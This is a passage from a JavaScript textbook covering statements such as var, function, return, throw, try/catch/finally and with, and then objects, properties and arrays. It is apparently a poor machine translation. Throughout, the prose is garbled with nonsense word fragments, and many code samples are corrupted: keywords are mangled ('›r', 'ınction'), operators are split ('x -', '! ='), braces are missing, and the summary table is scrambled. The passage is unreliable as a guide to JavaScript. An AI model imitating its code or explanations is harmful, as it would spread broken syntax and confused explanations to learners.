evaluates the increment expression and then returns to the condition. Earlier, when discussing and cycle for I have explained the behavior of the cycle for in terms of eq The equivalent loop The while . Since the guide continue behaving in these two cycles differently accurately simulate the cycle for using the cycle while impossible possible.

The following example demonstrates the use of an unlabeled continue statement to exit the current loop iteration on error:

```
›r ( i = 0; i < data . length ; i ++) { if ( data [ i ] == null )
            continue ; // Continuation with undefined data is
      impossible total + = data [ i ];
   }
```

Instructions continue , how and bre ak , can be used in nested loops in the form consisting of a label, and then restarts its cycle - it is not necessarily Tel'nykh cycle directly instructing continue . Also, as with the break statement , line breaks between the co ntinue keyword and the label name are not allowed.

6.13. Instructions var

The var statement allows you to explicitly declare one or more variables. John struction has the following syntax:

var name_1 [= value_1] [name_p [= value_p]]

The keyword var is a list comprehended trolled variables through zapya fifth; each variable in the list may have a special expression-ini tsializator indicating its initial value. For example:

```
var i ; var j = 0; var p , q ;
var greeting = " hello " + name ;
var x = 2.34, y = Math . cos (0.75), r , the ta ;
```

Instructions var defines each of these variables by CREATE Nia properties with the same name in the object calling the function in which it is located, or in the global object if the ad is not in the body of the function. His GUSTs or properties, creating aemye using the instructions var , may not be removed by us operator the delete . Note that placing a var statement inside a with statement (see Section 6.18) does not change its behavior.

If the instruction var initial value of variable is not specified, the intersection changed Nye determined, but its initial value is undefined (unde fined).

In addition, the var statement can be part of for and for / in loops . For example measures:

```
›r ( var i = 0; i <10; i ++) document . write ( i , " <br> ");
›r ( var i = 0, j = 10; i <10; i ++, j -) document . write ( i * j , " <br> ");
›r ( var i in o ) document . write ( i , " <br> ");
```

There is a lot more information about variables and their declaration in JavaScript in Chapter 4.

6.14. Guide function

A function statement in Jav aScript defines a function. It has the following syntax:

```
ınction function_name ([arg1 [, arg2 [..., argp]]]) { statements
```

Here the *function name* - the name of the function being defined. It should be identifi katorom, not a string or an expression. The function name must be entered ny names in brackets list of arguments, separated by commas. These identifi Katori can be used in the body of the function to refer to the values of arguments of Comrade passed in a function call.

The function body consists of any number of JavaScript -instruk tions , conclude chennyh in braces. These instructions are not executed when defining a function. They are compiled and linked with a new of used ektom functions to execute when it is in the s call of using the call operator (). Note that curly braces are a required part of the function statement . Unlike instruction blocks in cycles while other constructions, the body functions tre buet braces, even if it consists of only one instruction.

Function definition creates a new function object and saves about ekt in roofing to create a property that is named *function_name*. Here are a few examples of defined tions functions:

```
ınction welcome () {alert ("Welcome to my home page!"); }
ınction print ( msg ) {
        document . write ( msg , " <br> ");

ınction hypote nuse ( x , y ) {
        return Math . sqrt ( x * x + y * y ); // The return statement is described
        below

ınction factorial ( n ) { // Recursive function if ( n <= 1) return 1;
            return n * factorial ( n - 1);
```

Function definitions are usually found in top-level JavaScript code. They can also be nested in other function definitions, but only at the "top level", that is, function definitions cannot be inside if statements , while loops, or any other construct.

Formally, function is not a statement . Instructions lead toward a certain eye dynamic actions in JavaScript -program, and function definitions describe the static structure of a program. Instructions are executed at runtime, and the functions defined during the analysis or compiling uu JavaScript -code t. E. Prior to their actual implementation. When blues taksichesky Analyzer JavaScript meets the definition of a function, he anali ziruet and saves (without execution) constitute the body of instructions function. It then defines a property (in the object Call up if the function definition embedding Genot to

another function, otherwise - in the global object) with the name that was specified in the function definition.

The fact that functions are defined at the parsing stage rather than at runtime has some interesting effects. Consider the following snippet:

```
alert ( f (4)); // Shows 16. Function f () can be called before
                // how it is defined.
var f = 0; // This statement overwrites the content of the f property
. function f ( x ) {// This "and Sett uktsiya" defines the function f
before
   return x * x ; // how the above lines will be executed.
}
alert ( f ); // Shows 0. The f () function is overridden by f .
```

These unusual results are due to the function being defined at a different time than the variable being defined. Fortunately, these situa tion do not occur very often.

In Chapter 8 we will learn more about functions.

6.15. Instructions return

As you may remember, the call f in nktsii using operator () is you expressions. All expressions have the meanings , and the instruction return is used to determined dividing the return value of the function. This value becomes the value it expressions function call. The return statement has the following syntax:

return expression;

The return statement can only appear in the body of a function. Its presence anywhere else is a syntax error. When the statement is executed return statement , the expression is evaluated and its value returned to the qual stve values of the function. The return statement terminates the execution of the function, even if other instructions remain in the function body. Instructions return IC uses to return values as follows:

```
function square ( x ) { return x * x ; }
```

Instructions return can also be used without expression, then it is about one hundred and interrupts the execution of the function uu without returning a value. For example:

```
function display _ object ( obj ) {
```

```
    // First, make sure that our argument is correct // If
    it is incorrect, skip the rest of the function if ( obj
    == null ) return ;
```



```
    // The rest of the function goes here ...
}
```

If the function is executed instruction return with no expression or if vypol nenie function is terminated due to reach the end of the function body by knowing chenie expression of the function call is undefined (undefined The). JavaScript automatically inserts the semicolon, so you cannot separate the return statement and the following expression with a newline .

6.16. The throw statement

Exception - a signal indicating vozniknoven and e any excluded considerably situations or errors. *Generation ICs to for prison staff (throw statement)* - a way to signal such an error or exception. *PICKUP tit exception (catch statement),* then process it so. E. To take the actions necessary and appropriate to recover from the exception. In the Java the S cript and Exceptions are generated when an error occurs during any performance, then the program will clearly generate it using the instructions throw statement . Exceptions are caught using the try / catch / finally statement , which is described in the next section. [1]

The throw statement has the following syntax:

throw expression;

The result of the expression can be a value lyubog of type. However, it is usually an Error object or an instance of one of the Error subclasses . Also, it

is convenient to IC was used in a string expression containing th error message or a numerical value indicating a certain error code. Here is some sample code that uses a throw statement to throw an exception:

```
function factorial ( x ) {
    // If the input argument is not valid,
    // generate an exception !
    if ( x <0) throw new Error (" x cannot be negative");
    // Otherwise, calculate the value and exit normally from the function
    for ( var f = 1; x > 1; f * = x , x -) / * empty loop body * / ; return f ;
}
```

When an exception is thrown, inter pretator JavaScript immediately prairie Vaeth normal execution of the program and goes to the nearest [2] obrabotchi ku exceptions. The exception handlers use design catch instructions the try / catch / the finally , the description of which is given in the following section le. If the block of code in which the exception was thrown does not have a corresponding catch clause , the interpreter parses the following outer block of code

Instructions throw and the try / catch statement / the finally in JavaScript remind the relevant information in C ++ and J ava .

to the innermost nesting for covering exceptions handler Nij. - *Note. scientific. ed.*

and checks if an exception handler is associated with it. This continues until a handler is found. If Generators exception iruetsya in function tion that does not contain instructions the try / catch statement / the finally , intended for it on rabotki, the exemption applies to the code, call the function. Thus uc exception spread lexical structure methods JavaScript up the call stack in. If the exception handler and is not found, IP Turning treated as an error, and it is reported to the user.

Instructions throw standardized in the ECMAScript v 3 and is implemented in the Java Script 1.4. Class Error and its subclasses are also part of the standard, the ECMA Script v 3, but they were not implemented until JavaScript 1.5.

6.17. Instructions try / catch / finally

Guide the try / catch statement / the finally realizes the processing mechanism of exceptions in the Java Script . Design try in this manual simply defines a block of code in Coto rum handled exceptions. For block try should design catch with instruction block caused when somewhere in the block try occurs excluded chenie. For construction catch followed by block finally , comprising stripping code that ensures a annotation operate m a I irrespective of what happens in blo ke try . And the block catch statement , and the unit finally are not mandatory, however, after the block try should always be at least one of them. Try , catch and finally blocks start and end with curly braces and. This necessarily real part of the syntax and it can not be omitted, even if only one statement is contained between them. As and n struction throw statement , guide the try / catch statement / the finally standardized in the ECMAScript v 3 and implemented in JavaScript 1.4.

Next fragm unt illustrates the syntax and instructions are the try / catch statement / fi Nally . Note, in particular, the fact that the keyword catch follows blowing identifier in parentheses. This identifier is similar to the argument of the function tion. It assigns the name to a local variable that only exists in the body of the catch block . JavaScript assigns the exception object or the value specified when the exception was thrown to this variable:

```
try {
    // Usually this code runs smoothly from start to finish.
    // But at some point, an exception may be thrown in it // either directly
    using the throw statement , or indirectly // by calling the method that
    throws the exception.
}
```

```
catch ( e ) {
    // The statements in this block are executed if and only if // an exception
    is thrown in the try block . These statements can // use the local variable
    e , which refers to the Error object // or another value specified in the
    throw statement . This block can // either handle the exception in some
    way, or ignore it // by doing something else, or rethrow the exception //
    using the throw statement .
}
finally {
    // This block contains instructions that are always executed, regardless of
    whether
    // what happened in the try block . They are executed if the try block is
    interrupted:
```



```
    // 1) normally, reaching block end // 2) due instruction break ,
    continue or return // 3) with the exception of the previously
    processed block listed catch // 4) with an uncaught exception,
    which continues its // spread on higher levels
```

The following is a more ReA l istichny example instructions try / catch . In it you are linking to I method of factorial (), defined in the previous section, and methods of the prompt () and the alert () client language JavaScript for input and output of the organization:

```
y {
    // Ask the user to enter a number
    var n = prompt ("Please enter a positive number", "");
    // Calculate the factorial of a number, assuming the input is
    correct var f = factorial ( n );
```

```
        // Show the result alert ( n + "! =" + F );

atch ( ex ) {// If the entered data is incorrect, we will go here //
    Inform the user about an error alert ( ex );
```

This is an example of a try / catch statement without a finally clause . Although finally Execu zuetsya not as often as the catch statement , however, this design is sometimes useful d. However, her behavior requires additional explanation. Block fi Nally guaranteed to be executed if performed at least some part of the block the try , no matter how the code is completed in block the try . This feature is commonly used to zachi stki after the code before the decomposition the try .

Under normal circumstances, the management comes to the end of the block the try , and then moves to block the finally , which performs all necessary cleanup. If the control of the left block of try due document return , cont inue yl and break , before re cottage control to another location code block is executed finally .

If block try exception occurs and there is a corresponding block catch for processing, control is first passed to block catch , and then - in unit finally . If Otsu tstvuet local unit catch statement , the management first before etsya to block the finally , and then proceeds to the next block external catch statement , koto ing can handle the exception.

If the block itself finally transfers control via manual return statement , con tinue , break statement , or throw , or by calling the method throws an exception, not a complete team on the transfer of control is canceled and the new. For example, if a finally block throws an exception, that exception will replace any thrown exception. If the unit finally has a manual return statement , there is a normal exit from the method, even if the EC was generated Turning, which has not been processed.

The try and finally statements can be used together without a catch clause . In this case, the unit finally - is n Simply code stripper, which will be guaranteed Vanno executed regardless of whether the block try instruction break , continue

or return . For example, the following code is used guide try / finally , guarantees that the cycle counter buoy children incremented at the end of each iteration of radios, even if the iteration is suddenly interrupted instruction continue :

```
var i = 0, total = 0; while (i < a.length) { try
{
      if (( typeof a [ i ]! = " number ") || isNaN ( a [ i ])) // If it's not
      a number, continue ; // go to the next iteration of the loop.
      total + = a [ i ]; // Otherwise add the number to the total.
   }
                  finally {
    i ++; // Always increment i , even if there was a continue statement before
                                                                          .
   }
}
```

6.18. instruction with

In Chapter 4 we discussed the scope of variables and chain region astey vie gence - the list of objects to be searched at a resolution of IME or variable. Instruk c tions with used to temporarily change the tse kidney scopes. It has the following syntax:

with (object) statement

This instruction Doba S THE *object* to the beginning of the scope chain, Execu nyaet *instructions,* and then restores the chain to its original state.

In practice guide with helping to significantly reduce the volume of gaining direct text. The client language Javascri pt frequently about working with deeply nested GOVERNMENTAL object hierarchy. For example, you might need to use expressions like this to access HTML form elements :

```
frames [1]. document . forms [0]. address . value
```

If you need to refer to this form several times, Sun can use inst ruktsiey with to add shape to the scope chain:

```
with ( frames [1]. document . forms [0]) {
    // Here we refer to form elements directly, for example:
    name . value = ""; address . value = ""; email . value = "";
}
```

This reduces the amount of text in your program — you no longer need to specify frames [1]. document . forms [0] before each property name. This object before resents a temporary part of the scope chain and automatically participate in search when JavaScript is required ra s solve this Identification torus as address .

Despite the convenience of this design in some cases, its use is discouraged. JavaScript -code instruction with complex optimization and may therefore run slower than the equivalent code napis anny without

her. In addition, the definition of the functions and initialization of variables in the body of John struction with can lead to strange and difficult etc. To understand the results there. [1] For these reasons, using the with statement is not recommended.

In addition, there are other absolutely legal ways to reduce the amount of typed text. So, the previous example can be rewritten as follows:

```
var form = frames [1]. document . forms [0]; form .
name . value = ""; form . address . value = ""; form . em
ail . val ue = "";
```

6.19. Empty instruction

And finally, the last one allowed in JavaScript instructions - empty inst ruktsiya. It looks like this:

Execution of an empty statement, obviously, has no effect, and not about harassing any action. You would think that a specific reason for its Prima neniya not, but occasionally an empty statement can be useful when you want etsya create a loop that has an empty body. For example:

```
// Initialization of array a for ( i = 0; i < a . Length ; a [ i
++] = 0);
```

Note that random uk Azan semicolon after the right circle loi brackets in cycles for and while , or instructions if can lead to continuous large errors that are difficult to detect. For example, the following snippet hardly does what the author intended:

```
(( a == 0) || ( b == 0 )); // Oops! This line does nothing ... o =
    null ; // and this line is always executed.
```

When the empty statement is used on purpose, it is desirable to provide the code with comprehensive comments. For example:

```
r ( i = 0; i < a . length ; a [ i ++] = 0) / * Empty loop body * /;
```

6.20. Summary table of JavaScript instructions

In this chapter, we have presented all the JavaScript language instructions . Table 6.1 to hold a list of instructions specifying the syntax and purpose kazh doy of them.

[1] These results and their reasons are too complex to be explained here.

Table 6.1. JavaScript syntax instructions Instruction Syntax

Appointment

break

continue

default

do / while

Blank Institute struction
for
for / in
function

if / else

Label

return

switch

throw

break;
break the name of the label ;

cas e *expression* : continue;
continue *the name of _ the mark ;* default:

do
while statement (expression);

for (initialization; check; increment) for statement (variable in object) function statement function_name ([arg1 [..., argp]])
{
instructions
}
if (*expression*) statement Ia 1 [else *instruktsiya2]*
identifier: instruction

return [*expression*];

switch (*expression*) {statements
}
throw expression ;

Exit from the very inner his cycle manual switch or manual with IME it *imya_metki*

The label for instructions vnut When design sw The itch of

Pe rezapusk of internal his cycle or cycles, premises chennogo Tagged *imya_metki*

Mark the default instructions within instruk tion switch

Alternative to while loop

Doing nothing

Easy to use loop

Loop over object properties Function declaration

Conditional th execution frag ment Program

Assigning a name to the *statement* identifier

Returning from a function or danie return function tion values equal *expression zheniyu*

Multi-branching of for instructions premises chennyh marks *case* and *de fault*

Generating an exclusion

case

6.20. Summary table of JavaScript instructions

Instructions	Syntax	Appointment
try	try { *instructions* } catch (*id*) { instructions } finally { instructions }	Catching an exception
var	var *name_1* [= *value_1]*	Declaration and initialization
	[. . . , *name_n* [= *value_n]];*	set of variables
while	while *(expression)*	Basic design for
	instruction	cycle
with	with *(object)*	Extending the region chain
	instruction	visibility (not recommended
		sulking for use)

7

Objects and Arrays

In Chapter Ave 3 stated that the objects and arrays - two fundamental and Naib Leia important data type in JavaScript . Objects and arrays differ from elements tare data types such as strings or numbers so that they do not represent a single value, and the whole of their sets. Objects are collections IME Nova properties and arrays are specialized objects that behave as ordered

collection of numbered values. In this chapter, we will take a closer look at objects and arrays of the JavaSc ript language .

7.1. Object creation

Objects - a composite data type, they combine into a single set of values ny module and allow you to save and retrieve values in their names. In other words, objects are unordered collections of *properties,* each with its own name and value. The named values stored in an object can be primitive data types such as numbers or strings, or they can themselves be objects.

The easiest way to create objects is to include in the programs th letter la object. *An object literal* is a comma-separated list of properties (name-value pairs) enclosed in curly braces. The name of each property can be a JavaScript identifier or a string, and the value of any property can be a constant or J avaScri pt expression. Some examples of creating objects:

```
var empty = {}; // Object without
properties var point = { x : 0, y : 0};
var circle = {x: point.x, y: point.y + 1, radius: 2};
var homer = {
    "name": "Homer Simpson",
    "age": 34,
    "married": true,
    " occupation ": " plant o perator ",
```



```
    ' email ': " homer @ example . com "
};
```

An object literal is an expression that creates and initializes a new object whenever the expression is evaluated. So on time, with a single object literal,

you can create a lot of new objects, if the literal is placed in the body of the loop or function, koto paradise will be called repeatedly.

Another kind of object can be created using the new operator . For this operator should be given the name of the constructor function, perform conductive object initialization properties. For example:

```
var a = new Array (); // Create an empty array
var d = new Date (); // Create an object with the current time and date
var r = new RegExp ( " javasc ript ", " i "); // Create a regular expression
object
```

Demonstrated h ere features the Array (), a Date () and the RegExp () are built in ward ennymi designers base language JavaScript . (Constructor Array () describe sanitary later in this chapter, a description of other designers to be found in the third part of the book.) The constructor Object () creates an empty object as if ispol'uet Call literal {}.

There is an opportunity to define their own constructors to initialize tion of newly created objects the way you want. How does camping, described in Chapter 9.

7.2. Object properties

About s Normally the operator is used to access the values of the object properties. (point ka). The value of the left side of operator must be a reference to that object to the properties you want to access. Typically floor of a variable name to the holding reference to the object, but it can be any valid JavaScript expression that is an object. The value on the right side of the operator must be a property name. It must be an identifier, not a string expression or voltage. So, you can access the property p of the object o using the expression o . p , and to the radius property of the circle object through the expression circle . radius . Object properties work like variables: you can store values in them and read them. For example:

```
// Create an object. We save a link to it in a variable. var book = new
Object ();
// Set a property on the object. book . title = " JavaScript : The
Complete Guide"
// Set other properties. Pay attention to the nested objects. book .
chapter 1 = new Object (); book . chapter 1. title = "Introduction to
JavaScript "; book . chapter 1. pages = 11;
```

```
book . chapter 2 = { title : "Lexical structure", pages : 6};
// Read the values of some properties from the object. alert ("Title:" +
book . title + "\ n \ t " +
```



```
    "Chapter 1" + book . chapter 1. title + "\ n \ t " +
    "Chapter 2" + book . chapter 2. title );
```

It is important to draw attention to one point in this example - a new property Ob EKTA can be added simply by assigning a value to this property. If changes nye have announced sya using the keyword var , then the properties of objects that such a need (and opportunity) is not. In addition, n After creating a property of an object (as a result of the assignment) value of the property can be changed at any time simply by assigning it a new value:

```
book . title = " JavaScript : Book with a Rhinoceros"
```

7.2.1. Pe p echislenie properties

The for / in loop , discussed in Chapter 6, provides a facility to iterate over, or enumerate, the properties of an object. This fact one can use the Call for debugging based scenarios nariev or when dealing with objects that can have arbitrary properties with previously unknown names. The following fragments are demonstrated by the function that displays a list of the names of the object's properties:

```
nction DisplayPropertyNames (obj) { var names
    = "";
      f or ( var name in obj ) names + = name + "\ n
      "; alert ( names );
}
```

Please note that the cycle for / in does not list the properties in any of the given order, and although he lists all the properties defined Custom Lemma, some predefined properties and Meto dy he does not enumerate.

7.2.2. Checking for the existence of properties

To verify the existence of a given object may have properties Use vatsya operator in (see chap. 5). On the left side of the operator, the name of the property is placed in the form of a string, on the right side - the object being checked . For example:

```
// If the object o has a property named " x ", set it if (" x
" in o ) o . x = 1;
```

However, the need for the operator in there is not so often, because if Obra schenii to a nonexistent property returns undefine d . Taki m, the said fragment is usually written as follows:

```
// If property x exists and its value is // undefined , set it.
if ( o . x ! == undefined ) o . x = 1;
```

Note also e: there is a possibility that the property actually exists , but has not yet been defined. For example, if you write a line like this:

```
o . x = undefined
```

then the x property will exist but have no value. In this case, in the first of the shown fragments the value 1 will be written to the property x , in the second it will not.

Also note that instead of the usual operator! = Use was van operator! ==. The operators! == and === distinguish between undefined and null , although

sometimes this is not necessary:

```
// If the property doSomethi ng susche exists and does not contain
the value null // or undefined The , then assume that this function
it should call! if ( o . doSomething ) o . doSomething ();
```

7.2.3. Removing properties

The delete operator is used to delete a property of an object :

```
delete book . chapter 2;
```

Turn those in Niemann that deleting properties of its value is not just ustanav Lebanon in value undefined The ; the delete operator actually removes a property from an object. Cycle for / in demonstrates this difference: he lists properties, Koto ring was set to und efined , but does not list the deleted properties.

7.3. Objects as associative arrays

As we receptacle and eat, access to the object's properties is carried out by the operators p and "point." Object properties can also be accessed using the [] operator, which is commonly used when working with arrays. Thus, it follows blowing two JavaScript -vyrazheniya have the same value:

```
object . property
object [" property "]
```

An important difference between the two syntaxes, to which you should pay attention to, is that in the first m version of the property name is identifikato district , and in the second - line. We will soon find out why this is so important.

In the Java , the C , the C ++ and similar languages strongly typed object can only have a fixed number of properties, and the names of these properties should be determined Delena advance. Since JavaScript is a weakly typed language, this rule does not apply to it; the program can create any number of properties on any object. However, in the case of using the dot operator to access a property on an object, the property name is specified by an identifier. Identifi Katori should be part of the text JavaScript -programs - they are not the type of data, and they can not be manipulated from the program.

At the same time, when accessing an object property using the array notation [], the property is specified as a string. JavaScript strings are a data type, so

they can be created and modified while the program is running. And this in JavaScript , you can, for example, write the following code:

```
var addr = "";
for (i = 0; i <4; i ++) {
    a ddr + = customer ["address" + i] + '\ n';
}
```

This snippet reads and concatenates the properties addressO , add - ress 1, address 2, and address 3 of the customer object .

This short example demonstrates the flexibility of the array notation when brasche Research Institute of the properties of an object using a string expression. We could NADI sat this example and using the operator "point", but there are situations where podoy children only notation array. Suppose you write a program, paying -rotating network resources for the I calculate the user's current investment amounts in the stock market. The program allows the user to enter the names of any shares held by him and the amount of each type of ac tions. You can organize the storage of this information using the portfolio object with and menu , which has one property for each stock type. The property name is the name of the stock, and the property value is the number of stocks of this type. In other words, if, for example, a user has 50 IBM shares , the portfolio . ibm IME a value of 50.

As part of this program to be a cycle, asks the user to the rank of shares held, and then the number of shares of this type. Vnut When the cycle must have code similar to the following:

```
var stock _ name = get _ stock _ name _
from _ u ser (); var shares = get _ number _
of _ shares (); portfolio [ stock _ name ] =
shares ;
```

As the user enters names of stocks during the execution of programs we have, there is no way to know in advance the names of the properties. And if the property names when napisa SRI program are unknown, access to the object's properties portfolio at Pomo soup operator "point" is not possible. However, you can refer to the [] operator because it uses a string value for the property name (which can change at runtime), rather than an identifier (which must be specified directly in the program text).

When an object is used in this form, it is often called *an associative array* - a data structure which allows to associate arbitrary values Nia with arbitrary strings. Often, to describe this situation uu using etsya term *mapping (map):* JavaScript -objects display lines (the property names) on their values.

The use of a period (.) To access the properties, makes them look like Why cal objects in C ++ and languages, the Java , and they work fine in this role. But they also provide a powerful tool for communicating values to arbitrary E strings. In this respect, JavaScript -objects much more Poho Ms arrays in the Perl , than to objects in C ++ or the Java .

Chapter 6 introduced the for / in loop . The real power of this JavaScript construct becomes clear when used with associative arrays. WHO rotating for example a portfolio of stocks, after the data input by the user in its current portfolio to calculate the total cost of the latter can use the seq eduyuschego code:

```
var value = 0;
for (stock in portfolio) {
   // For each type of stock in the portfolio, we get the value
   // one share and multiply it by the number of shares.
   value + = get_share_value (stock) * portfolio [stock];
}
```

There can not do without the cycle for / in , as the stock name is not known beforehand us. This is the only way to retrieve the names of these properties from an associative array (JavaScript object) named portfolio .

7.4. Properties and methods of the generic class O bject

As already from m echalos, all objects in JavaScript inherit the properties and methods of a class the Object . In this case, specialized classes of objects, such as those that are created by the designers a Date () or the RegExp (), define the GSS -governmental properties and Meto dy, but all objects regardless of their Human O Nia among other things support the properties and methods defined class Object . Due to their versatility, these properties and methods of representation lyayut special interest.

7.4.1. Constructor property

In JavaScr ipt Telegram second object has a property constructor , which refers to the function tion constructor used to initialize the object. For example, if the d object is created using the Date () constructor , then the d . constructor ssy barks at a function a Date :

```
var d = n ew Date ( ); d . constructor == Date ; //
Equal to true
```

The constructor function defines a category or class of object, so its GUSTs constructor can be used to determine the type of any given object. For example, the type of an unknown object can be found out in the following way:

```
if (( typeof o == " object ") && ( o . constructor == Date ))
    // Do something with the Date object ...
```

You can check the value of the constructor property using the instan - ceof operator , that is, the given fragment can be written in a slightly different way:

```
if ((typeo f o == "object") && (o instanceof Date))
    // Do something with the Date object ...
```

7.4.2. ToString () method

The toString () method requires no arguments; it returns a string, any Obra Zom representing the type and / or value of the object to which it is called. Inter pretator JavaScript calls this method on the object in all cases to the GDSs it needs to convert an object into a string. For example, it happens to the GDS + operator is used to concatenate a string with an object or when re giving object such method to ak alert () or document . write ().

The toString () method is not very informative by default. For example, the following snippet simply writes the string "[object Object]" to the s variable :

```
var s = { x : 1, y : 1}. toString ();
```

This method is the default does not display the particular item Handy information, so mu many classes define their own versions of the method of the toString (). For example,

when an array is converted to a string, we get a list of array elements, each of which is converted to a string, and when a function is converted to a string, we get the source code for that function.

Chapter 9 describes how you can override the toString () method for your own object types.

7.4.3. ToLocaleString () method

In the ECMAScript v 3 , and JavaScript 1.5 class Object in additional dome le s to the method of the toString () defines Meto d toLocaleString (). The purpose of the latter is to obtain a localized string representation of an object. By default, the toLo - caleString () method , defined by the Object class , does no localization; it always returns exactly the same string as toString ().

However, a class can be determined with a bstven n s version of the method toLocaleString (). In the ECMA Script v 3 classes are the Array , a Date and Number determines the version of the method toLocaleString (), return the localization of e values.

7.4.4. ValueOf () method

The method of the valueOf () is largely similar to the method of the toString (), but called when John terpretatoru JavaScript is required to convert an object in the value of an elementary type, different from the line - usually a number. Interpreter the Java Script calls this method automatically when an object is used in the context of the values of an elementary type. The default method is the valueOf () does not perform niche of that would be of interest, but some built-in object categories overrides the valueOf () (for example, a Date . The valueOf ()). Chapter 9 describes the camping as we can override the valueOf () in their own object types.

7.4.5. HasOwnProperty () method

Method hasOwnProperty () returns true , if the object is not defined unasle Dowa property and with Menem specified in a single string argument method. Otherwise, it returns false . For example:

```
var o = {};
o . hasOwnProperty (" undef "); // false : property is undefined
o . hasOwnProperty (" toString "); // false : toString is an inherited
property
Math . hasOwnProperty (" cos "); // true : the Math object has a cos
property
```

The inheritance of properties is described in Chapter 9.

The hasOwnProperty () method is defined by the ECMAScript v 3 standard and implemented in JavaScript 1.5 and later.

7.4.6. Pr opertyI sEnumerable () method

Method propertyIsEnumerable () returns true , if the properties defined in the object in the name specified in a single string argument method, and a is GUSTs cycle may be listed for / in . Otherwise, the method RETURN schaet to false . For example:

```
var o = { x : 1 };
```

```
o . propertyIsEnumerable (" x "); // true : property exists and is
                                                    enumerable
o . propertyIsEnumerable (" y "); // false : property does not exist
o . propertyIsEnumerable (" valueOf "); // to false : neperechislim property
th
```

The propertyIsEnumerable () method is defined by the ECMAScript v 3 standard and implemented in JavaScript 1.5 and later.

Note that all user-defined properties of an object are enumerable. Non-enumerables are usually inherited properties (the topic of property inheritance is covered in Chapter 9), so this method almost always returns the same value as the hasOwnProperty () method .

7.4.7. IsPrototypeOf () method

Method isPrototypeOf () returns true , if the sites t, belongs Me-Todd, is the prototype object passed as an argument to the method. Otherwise, the method returns false . For example:

```
var o = {};
Object . prototype . isPrototypeOf ( o );
Object . isPrototypeOf ( o );
o . isPrototypeOf ( Objec t . proto type );
    Function.prototype.isPrototypeOf (Object)
```

7.5. Arrays

Array is a data type that contains (stores) numbered values. Each value is called numbered *element* array, and numbers with co torym member binds is called its *Indus HMAC.* Since JavaScript - is an untyped language, the element of the array can be of any type, and time nye elements of the array may be of different types. Array elements can even contain other arrays, allowing you to create arrays of arrays.

On against zhenii the book, we often look at objects and arrays as from sensible data types. It is useful and reasonable simplification - in JavaScript objects you and arrays can be regarded as different types for most programming tasks. However, to well understood s behavior of objects and an array of Islands, you should know the truth: Array - is nothing more than an object with a thin layer of extra funktsion and lnosti. This can be seen by defining the type of the array using the typeof operator - the string " object " will be obtained .

The easiest way to create an array is to use a literal, which is a simple comma-separated list of array elements in square brackets. For example:

```
var empty = []; // Empty array
var primes = [2, 3, 5, 7, 11]; // Array with five numeric elements
var misc = [1.1, true , " a "]; // 3 elements of different types
```

The values in an array literal do not have to be constants - they can be any expressions:

```
var base = 1024;
var table = [base, base + 1, base + 2, base + 3];
```

```
// true: o.constructor == Obj ect // false // false
// true: Object.constructor == Function
```

Array literals can contain object literals or other array literals:

```
var b = [[1, { x : 1, y : 2}], [2, { x : 3, y : 4}]];
```

In the newly created array first value L iterala stored in array elements cops index 0, the second value - the element with index 1, etc. If there.. Teralen value of the element is omitted, it will create an element with uncertain zna cheniem:

```
var count = [1, 3]; // Array of 3 elements, middle element
undefined. var undefs = [,,]; // Array of 2 elements, both
undefined.
```

Another way to create an array is to call the Array () constructor . Vyzy Vat designer can be in three different ways:

• Calling a constructor with no arguments:

```
var a = new Arr ay ();
```

In this case, an empty array equivalent to the literal [] will be created.

• The constructor is explicitly given the values of the first *n* elements of the array:

```
var a = new Array (5, 4, 3, 2, 1, "testing, testing");
```

In this case, the constructor receives a list of arguments. Each nd argument specifies the value of an element and can be of any type. The numbering of the elements of Comrade array begins with 0. The property length of the array is set to the number of elements passed to the constructor.

• Call with a single numeric argument defining the length of the array:

```
var a = new Array (10);
```

This shape allows an array of a predetermined number of elements (kazh dy of which has a value of undefined) and establishes property length of the array to the specified value. This form of treatment to constructs py Array () can be used for pre-positioning of the array, if its length is known in advance. In this situation, array literals are not very convenient.

7.6. Reading and writing array elements

Array elements are accessed using the [] operator. There must be an array reference to the left of the parentheses. Inside the brackets must be locat ditsya any expression that has a non-negative integer value. This syntax is

suitable for both reading and writing the value of an array element. Therefore, all of the following JavaScript instructions are valid:

```
value = a [0]; a [1] = 3.14; i
= 2; a [ i ] = 3;
a [i + 1] = "hello"; a [a [i]]
= a [0];
```


In some languages, the first element of the array has an index of 1. However, Java S cript (in C , C ++ and Java) first element has index 0.

As already noted, the operator [] can also be used to access the IME Nova object properties:

```
my [' salary '] * = 2;
```

Since arrays are a specialized class of objects, an existing member in uet able to determine non-numeric properties of the object and access them through the operators . (dot) and [].

Note that the array index must be a non-negative number less than 2^{32} -1. If the number is too large, negative, or real (or a boolean, object, or other value), JavaScript converts it to a string and treats the resulting string as the name of an object property, not an array index. Thus, the following line creates a new own GUSTs named "-1.23", rather than a new element in the array:

```
a [-1.23] = true;
```

7.6.1. Adding new elements to an array

In languages like C and the Java , the array has a fixed number of elements to Thoroe must be specified when creating the array. This does not apply to

JavaScript - an array in Ja vaScrip t can have any number of elements, and this number can be changed at any time.

To add a new element to the array, just assign a value to it:

```
a [10] = 10;
```

Arrays in JavaScript can be *sparse.* This means that the indices w Siba n e necessarily belong continuous range of numbers; a JavaScript implementation can only allocate memory for those array elements that are actually stored in the array. Therefore, as a result of the next track interpreter JavaScript swift it entirely his allocate memory only for the array element with index 0 and 10000, but do not provide it to 9999 items between them:

```
a [0] = 1;
a [10000] = "this is item 10,000";
```

Please note that array elements can also be added to objects:

```
va r c = n ew Circle (1,2,3);
c [0] = "this is an array element in an object!"
```

This example simply defines a new object property named "0". However, until bavlenie array element in the object does not object array.

7.6.2. Removing array elements

The operator delete records in elements cop array value undefined The , thus itself an element of the array continues to exist. To remove the elements so that the remaining elements are shifted to the top of the array, it is necessary vospol call of one of the array methods. The method of the Array . shift () removes the first element

array, Array . pop () - the last element of the array, the Array . splice () is a continuous range of elements. These features are described later in this SFA

Island, and in the third part of the book.

7.6.3. Array length

All ma file of parameters is created using the constructor the Array (), and on the outside nye using an array literal, have a special property of the length , ustanav Lebanon the number of elements in the array. Since the arrays can not be certain elements more accurate pho rmulirovka is: property length *is always* one greater than the largest element of the array number. In Otley Chie from conventional properties of objects, feature length array automatically update Feenberg remaining valid when adding new elements in wt Siv. This circumstance is illustrated by the following fragment:

```
var a = new Array (); // a . length == 0 (no element defined)
a = new Array (10); // a . length == 10 (empty elements 0-9 defined)

a = new Array (1,2,3); // a . length == 3 (elements 0-2 defined )
a = [4, 5]; // a . length == 2 (elements 0 and 1 are defined )
a [5] = -1; // a . length == 6 (elements 0, 1, and 5 are defined)
a [49] = 0; // a . length == 50 (elements 0, 1, 5 and 49 defined)
```

